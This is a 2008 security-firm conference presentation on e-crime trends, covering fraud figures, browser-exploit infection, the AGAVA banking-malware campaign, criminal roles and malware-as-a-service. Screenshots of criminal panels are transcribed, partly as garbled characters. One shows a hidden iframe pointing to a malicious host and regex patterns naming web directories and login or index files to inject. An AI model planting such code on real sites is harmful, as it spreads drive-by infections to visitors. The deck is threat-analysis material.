


* [Current and future trends on e-crime]

Daniel Chávarri

Goteborg 18th April 2008




E-CRIME



- ... Figures
- ... Example case
- Services
- ... new trends
- ... new challenges
- What about the future...

S21sec Security Service Figures



- Company providing **just** in security services & solutions
- Security Operation Centre in Madrid
- **230** people (**62** in R&D department)




e-crime... a big problem



- on-line fraud S21sec yearly report since 2005
- 2006/2007
 - + 100% total cases
 - + 400% trojan cases
 - +50% phishing cases
 - New Advanced or combined cases

FRAUD CASES


SOURCE  crime services



e-crime... infection methods



- Browser exploits are predominant (64%)
- Other infection methods are becoming less important
 - Email attach 13%
 - OS exploits 11%
 - Downloaded files 9%




e-crime... example of complex infections



- AGAVA case: massive attack against financial institutions
 - More that 100 financial organisations targeted
 - More that 30.000 web servers as catalysts
 - Using exploit kit for infection
 - Malware not detected by AV (at that time)

- Infection method : legitimate Web servers
- Credentials obtaining: Pharming, HTML injection
- Malware
 - InfoStealer family
 - BHO for credentials stealing
 - Great Updating capacity
 - Technically not very innovative but very effective

Infection method





G-pack exploit's system

- [Nòàòèfòèèà](#)
- [Ìbìáèòú IP](#)
- [Dìòààèú](#)
- [Nòòàíú](#)
- [Ì÷èfòèòú](#)
- [Àúéòè](#)

Nàèfòèèà

Ànààí ófèéíá:	329184
Ànààí Ìbìáèòú:	16301
Ìáúèé Ìbìáèá:	4.951%
Ìbìáèá í IE:	18.00%

Ìbìáèòú fòèfòèòú:

Windows XP	162479
Windows XP SP2	79884
Windows Vista	49294
Unknown	26585
Windows 2000	5811
Windows 98	1565
Linux	1548
Windows ME	1125
Windows 2003	814
Windows NT 4	30
FreeBSD	25
Windows 95	24

Àòéçáòú:

MSIE 7	147629
MSIE	90553
Firefox	69364

Ànfyòèà fòòáí

United States	200160
Unknown	21646
Canada	12706
United Kingdom	9542
Turkey	6587
Australia	5647
Germany	5235
China	4299
Mexico	4254
Netherlands	3781

Method of Web server iframe insertions



- Knowing the FTP credentials of the web servers
- Malware feedback: the infected users feed the web servers credentials

[Главная](#) [Импорт аккаунтов](#) [Конфигурация](#) [Логи](#) [Roots](#) [Страны/PR](#) [Очистка](#) [Стоп](#)

Количество аккаунтов [на обработку на данный момент](#): 31606

Ваш код (?):

```
<IFRAME SRC='http://akgfr248gn2.rtbu83kmo.com/akgfr248gn3/index.php' WIDTH=10 HEIGHT=10  
name='ad' style='display:none'></IFRAME>
```

Директории
для поиска
файлов (?):

```
array("(^public_html|^www|^pages|^html|^htdocs|^httpdocs|^httpsdocs|^docs|^site|^wwwroot|^
```

Файлы, которые
будем править
своим кодом
(?):

```
array("(^index\.|^default\.|^main\.|^login\.|^auth\.|^home\.) (php|php3|php4|php5|phtml|htm|h
```

За сегодня

Количество [новых "проспамленных/проифреймленных"](#) аккаунтов: 13516


E-crime... organisation



- Different roles
 - Pen-testers
 - System administrators
 - C&C developers
 - Malicious code developers
 - Malicious code
 - Exploit kits
 - Herders
 - Mules
 - Spammers

- Roles are changing... and can be outsourced!!

E-crime... services




- Motivation behind botnets
 - DDoS attacks
 - On-line fraud – identity theft
 - Further stealth attacks
 - Spam
 - Malicious code distribution
 - Click fraud

- New business models
 - Renting or selling the results of each chain
 - Niche players

e-crime... Service layers



From SaaS to MaaS (Malware as a Service)



Service layers in the MaaS model


1. Network layer (3-4 OSI layer)
2. Application layer (7 OSI layer)
3. Client layer (malicious code running in an infected computer): somehow a layer 8
4. Infection layer (client exploits): a possible layer 9

Each layer needs different analysis tools and procedures

We need to correlate the information from every layer to get the whole picture

Key skills: network, OS/internals, malware and exploitation methods

E-crime... new trends



- New infection methods and new usages
 - IM networks
 - MSN
 - Skype
 - MMS
 - Bluetooth

- Heterogeneous targets
 - Mobile
 - Media Centres
 - Game Consoles

- Innovation in C&C connections
 - Overt channels with DNS, ICMP, P2P...
 - Changing DNS records, reverse proxies...

- Resilience of e-crime infrastructure







E-crime... workprogramme

From SaaS to MaaS (Malware as a Service)

- a) **Security and resilience in ECRIME infrastructures:** building and preserving flexible, scalable, secure and resilient network architectures to avoid detections (use of PKI, VPN, PHP encoding, Javascript obfuscation, covert channels, auto-removal...); real time detection and network recovery capabilities against intrusions, detections and failures (forced)
- b) **INSecurity** supporting core services with operation across several **configurable services** business models;
- c) **MISTruste** **structures**; increased insecurity in the mobile devices, media centres, gaming devices...), and use of heterogeneous customer connections (specially in the new high bandwidth mobile networks);
- d) **new innovative infection methods** and complex scenarios, using emergent communication technologies (IM, MSN, Skype) and taking profit from Web 2.0 services and personal information (social networks)

FUNDING 100...00%!!!!


E-crime... technical & non technical challenges



We say end users are dumb...



© Scott Adams, Inc./Dist. by UFS, Inc.



© Scott Adams, Inc./Dist. by UFS, Inc.

WHAT ABOUT THE FUTURE?



- **New business models and sophistication of malware.** Criminal organizations are migrating more and more business models to online criminal activities. New threats will arise and will lead to set up specific laws in the EU
- **The problem will never disappear.** As a result, criminals online activities will be hosted in non-EU countries so the risks won't disappear.
- **New targets:** stock rumours, attacks targeting SCADA systems that control key actors in the economy (petrol, gas, electricity, water supplies, ...). We didn't think that it could be true, but since 9/11 everybody agrees.
- **Economical impact.** Economy's relationship with online services is so strong that any failure could cause a complete chaos. Criminals are assuming this fact and they will take advantage of it.
- **Ubiquitous Malware.** On the other hand, citizens depend on technology and ubiquitous online services (mobiles, PDA, laptops, 3G, ...). We will see more attacks targeting these technologies but based on the ones we are currently watching (so we can reuse our current efforts)

* [Thank you very much]

dchavarri@s21sec.com

T.902 222 521

